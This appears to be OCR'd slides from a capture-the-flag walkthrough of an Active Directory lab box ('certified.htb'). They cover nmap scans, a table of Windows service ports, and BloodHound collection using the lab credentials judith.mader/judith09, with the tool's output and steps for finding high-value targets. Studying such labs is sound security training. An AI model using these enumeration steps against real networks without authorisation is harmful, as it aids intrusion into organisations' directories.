
```
$ nmap -sV <ip-address>
```

Script scan (default nmap scripts)


```
$ nmap -sC <ip-address>
```

Port Nr	Name	Description
88	Kerberos	authentication protocol to securely verify user identities and grant access to network resources using ticket-based authentication
135, 593	Remote Procedure Call (RPC) / RPC over HTTP	communication protocol that enables inter-process communication between Windows applications and services across a network, usually for remote management. Examples: wmic, eventvwr.msc, services.msc, regedit.exe, schtasks.exe, certutil.exe
139	NetBIOS Session Service (SSN)	protocol used for network file and printer sharing on older Windows systems, facilitating session-based communication over NetBIOS
445	MS Directory Services / SMB over TCP/IP	primarily used for Microsoft Directory Services and for file sharing over the Server Message Block (SMB) protocol in Windows networks
389, 636, 3268, 3269	Lightweight Directory Access Protocol LDAP(S)	protocol used for querying and managing directory information within Active Directory, enabling authentication, authorization, and user management in a Windows network.
5985	Windows Remote Management	the Microsoft implementation of WS-Management Protocol. A standard SOAP based protocol that allows hardware and operating systems from different vendors to interoperate. Microsoft included it in their Operating Systems in order to make life easier to system administrators.

Server Message Block (SMB)




Lightweight Directory Access Protocol (LDAP)



Bloodhound

- AD enumeration tool
- Uses graph database (neo4j) to map relationships and trust levels between AD objects




Bloodhound - Data collection

```
$ bloodhound-python -c all -d certified.htb -u
judith.mader -p judith09 -ns 10.129.178.85
```

```
└──╼ [★]$ bloodhound-python -d certified.htb -u judith.mader -p judith09 -c all -ns 10.129.178.85
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: certified.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc01.certified.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.certified.htb
INFO: Found 10 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.certified.htb
INFO: Done in 00M 02S
```


Bloodhound - Data Visualization (1)

- Start neo4j console with command “bloodhound”
- login/pass = neo4j/neo4j




Bloodhound - Data Visualization (2)

Upload all json files created with *bloodhound-python* in previous data collection step




Bloodhound - Data Visualization (3)

1. Enter “judith.mader” in search bar
2. Select “node info” tab
3. Select “Reachable High Value Targets”



